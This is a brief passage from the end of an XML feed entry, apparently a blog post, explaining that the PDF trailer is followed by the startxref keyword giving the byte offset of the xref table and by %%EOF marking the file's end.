After the trailer dictionary is the <em>startxref</em> keyword, which gives the byte-offset to the xref keyword. Finally, <em>%%EOF</em> declares the end of the PDF document.</p></content>
    </entry>
    
</feed>